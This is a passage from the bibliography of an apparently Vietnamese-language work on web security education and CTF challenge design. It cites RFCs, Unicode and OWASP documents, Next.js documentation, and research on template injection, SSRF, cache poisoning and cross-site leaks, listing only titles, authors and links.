- [16] Z. C. Schreuders, T. Shaw, M. Shan-A-Khuda, G. Ravichandran, J. Keighley, and M. Ordean, “Security Scenario Generator (SecGen): A Framework for Generating Randomly Vulnerable Rich-scenario VMs for Learning Computer Security and Hosting CTF Events”, in *2017 USENIX Workshop on Advances in Security Education (ASE 17)*, Vancouver, BC: USENIX Association, 2017. address: <https://www.usenix.org/conference/ase17/workshop-program/presentation/schreuders>

- [17] P. Pfister, M. L. Wymore, D. Jacobson, and D. Qiao, “Design and Implementation of a Cyber-Physical Testbed for Security Training”, in *12th USENIX Workshop on Cyber Security Experimentation and Test (CSET 19)*, USENIX Association, 2019. address: <https://www.usenix.org/conference/cset19/presentation/pfister>
- [18] M. Thomson and C. Benfield, “HTTP/2”, RFC Editor, Proposed Standard RFC 9113, 2022. address: <https://www.rfc-editor.org/rfc/rfc9113.html>
- [19] Vercel. “Next.js Documentation – Caching in Next.js”, Next.js Documentation, truy cập ngày 19-7-2026. address: <https://nextjs.org/docs/15/app/guides/caching>
- [20] R. T. Fielding, M. Nottingham, and J. Reschke, “HTTP Semantics”, RFC Editor, Internet Standard RFC 9110, 2022, STD 97. address: <https://www.rfc-editor.org/rfc/rfc9110.html>
- [21] R. T. Fielding, M. Nottingham, and J. Reschke, “HTTP Caching”, RFC Editor, Internet Standard RFC 9111, 2022, STD 98. address: <https://www.rfc-editor.org/rfc/rfc9111.html>
- [22] T. Berners-Lee, R. T. Fielding, and L. Masinter, “Uniform Resource Identifier (URI): Generic Syntax”, RFC Editor, Standards Track RFC 3986, 2005. address: <https://www.rfc-editor.org/rfc/rfc3986.html>
- [23] K. Whistler, “Unicode Standard Annex #15: Unicode Normalization Forms”, Unicode Consortium, Unicode Standard Annex Revision 57, 2025, Unicode 17.0.0. address: <https://www.unicode.org/reports/tr15/>
- [24] V. Korchagin. “Successful Errors: New Code Injection and SSTI Techniques”, truy cập ngày 16-7-2026. address: https://github.com/vladko312/Research_Successful_Errors
- [25] J. Kettle, “Server-Side Template Injection: RCE for the Modern Web App”, PortSwigger Research, Báo cáo nghiên cứu, 2015. truy cập

- ngày 16-7-2026. address: <https://portswigger.net/kb/papers/serversidetemplateinjection.pdf>
- [26] Pallets Projects. “Jinja Documentation: Sandbox”, truy cập ngày 16-7-2026. address: <https://jinja.palletsprojects.com/en/stable/sandbox/>
- [27] A. Brown. “ORM Leaking More Than You Joined For”, truy cập ngày 16-7-2026. address: <https://www.elttam.com/blog/leaking-more-than-you-joined-for>
- [28] OWASP Foundation. “API3:2023 Broken Object Property Level Authorization”, truy cập ngày 16-7-2026. address: <https://owasp.org/API-Security/editions/2023/en/Oxa3-broken-object-property-level-authorization/>
- [29] S. Shah, *Novel SSRF Technique Involving HTTP Redirect Loops*, Searchlight Cyber Research, 2025. address: <https://slcyber.io/research-center/novel-ssrf-technique-involving-http-redirect-loops/>
- [30] OWASP Cheat Sheet Series, *Server-Side Request Forgery Prevention Cheat Sheet*, 2026. address: https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html
- [31] R. Barnett and I. Barnett, *Lost in Translation: Exploiting Unicode Normalization*, Black Hat USA 2025 Briefing, 2025. address: <https://www.blackhat.com/us-25/briefings/schedule/#lost-in-translation-exploiting-unicode-normalization-44923>
- [32] Unicode Consortium, “Unicode Technical Standard #39: Unicode Security Mechanisms”, Unicode Consortium, Unicode Technical Standard, 2025. address: <https://www.unicode.org/reports/tr39/>
- [33] P. Bazydło. “SOAPwn: Pwning .NET Framework Applications Through HTTP Client Proxies and WSDL”. version 1.02, Black Hat Europe, truy cập ngày 13-

- 7-2026. address: <https://i.blackhat.com/BH-EU-25/eu-25-Bazydlo-SOAPwn-wp.pdf>
- [34] Microsoft. “WebRequest.Create Method (System.Net)”, Microsoft Learn, truy cập ngày 13-7-2026. address: <https://learn.microsoft.com/en-us/dotnet/api/system.net.webrequest.create?view=netframework-4.8.1>
- [35] Microsoft. “FileWebRequest Class (System.Net)”, Microsoft Learn, truy cập ngày 20-7-2026. address: <https://learn.microsoft.com/en-us/dotnet/api/system.net.filewebrequest?view=netframework-4.8.1>
- [36] Microsoft. “ServiceDescriptionImporter Class”, Microsoft Learn, truy cập ngày 13-7-2026. address: <https://learn.microsoft.com/en-us/dotnet/api/system.web.services.description.servicedescriptionimporter?view=netframework-4.8.1>
- [37] T. Kaneko. “Cross-Site ETag Length Leak”, XS-Spin Blog, truy cập ngày 13-7-2026. address: <https://blog.arkark.dev/2025/12/26/etag-length-leak>
- [38] M. Nottingham and R. Fielding, “RFC 6585: Additional HTTP Status Codes”, Internet Engineering Task Force, tech. rep. RFC 6585, Apr. 2012. truy cập ngày 13-7-2026. address: <https://www.rfc-editor.org/rfc/rfc6585.html>
- [39] R. Allam. “Next.js, Cache, and Chains: The Stale Elixir”, zhero web security, truy cập ngày 15-7-2026. address: <https://zhero-web-sec.github.io/research-and-things/nextjs-cache-and-chains-the-stale-elixir>
- [40] Vercel / Next.js Security Team. “Next.js Cache Poisoning – GHSA-gp8f-8m3g-qvj9”, GitHub Advisory Database, truy cập ngày 15-7-2026. address: <https://github.com/advisories/GHSA-gp8f-8m3g-qvj9>

- [41] Vercel, Inc. “Next.js Documentation: Self-Hosting with the Pages Router”, Next.js Documentation, truy cập ngày 20-7-2026. address: <https://nextjs.org/docs/pages/guides/self-hosting>
- [42] S. Abello. “XSS-Leak: Leaking Cross-Origin Redirects”, Salvatore Abello’s Blog, truy cập ngày 16-7-2026. address: <https://blog.babelo.xyz/posts/cross-site-subdomain-leak/>
- [43] S. Abello. “CSS Exfiltration under default-src 'self'”, Salvatore Abello’s Blog, truy cập ngày 16-7-2026. address: <https://blog.babelo.xyz/posts/css-exfiltration-under-default-src-self/>
- [44] XS-Leaks Wiki. “Connection Pool”, truy cập ngày 16-7-2026. address: <https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/>
- [45] A. Osmani, L. Sohoni, P. Meenan, and B. Pollard. “Optimize Resource Loading with the Fetch Priority API”, web.dev, truy cập ngày 16-7-2026. address: <https://web.dev/articles/fetch-priority?hl=en>
- [46] Flomb. “Playing with HTTP/2 CONNECT”, truy cập ngày 16-7-2026. address: <https://blog.flomb.net/posts/http2connect/>
- [47] Envoy Project. “HTTP Upgrades and CONNECT Support”, truy cập ngày 16-7-2026. address: https://www.envoyproxy.io/docs/envoy/latest/intro/arch_overview/http/upgrades
- [48] J. Schneeweisz. “Parser Differentials: When Interpretation Becomes a Vulnerability”. Conference presentation abstract, OffensiveCon, truy cập ngày 20-7-2026. address: <https://www.offensivecon.org/speakers/2025/joernchen.html>
- [49] YAML Language Development Team, *YAML Ain’t Markup Language (YAML) Version 1.2, Revision 1.2.2*, Oct. 2021. truy cập ngày 20-7-2026. address: <https://yaml.org/spec/1.2.2/>

- [50] GitLab. “Devfile Parser Arbitrary File Write (Issue 437819)”, GitLab, truy cập ngày 20-7-2026. address: <https://gitlab.com/gitlab-org/gitlab/-/issues/437819>
- [51] L. W. Anderson and D. R. Krathwohl, eds., *A Taxonomy for Learning, Teaching, and Assessing: A Revision of Bloom’s Taxonomy of Educational Objectives*. New York: Longman, 2001.
- [52] GitHub. “Workflow Artifacts”, GitHub Docs, truy cập ngày 16-7-2026. address: <https://docs.github.com/en/actions/concepts/workflows-and-actions/workflow-artifacts>
- [53] OWASP Foundation. “Secure Development and Integration”, OWASP Developer Guide, truy cập ngày 16-7-2026. address: <https://devguide.owasp.org/en/02-foundations/02-secure-development/>
- [54] OWASP Foundation. “CI/CD Security Cheat Sheet”, OWASP Cheat Sheet Series, truy cập ngày 16-7-2026. address: https://cheatsheetseries.owasp.org/cheatsheets/CI_CD_Security_Cheat_Sheet.html
- [55] F. G. W. C. Paas, “Training Strategies for Attaining Transfer of Problem-Solving Skill in Statistics: A Cognitive-Load Approach”, *Journal of Educational Psychology*, vol. 84, no. 4, pp. 429–434, 1992. DOI: [10.1037/0022-0663.84.4.429](https://doi.org/10.1037/0022-0663.84.4.429)
- [56] WHATWG, *URL Standard*, 2026. address: <https://url.spec.whatwg.org/>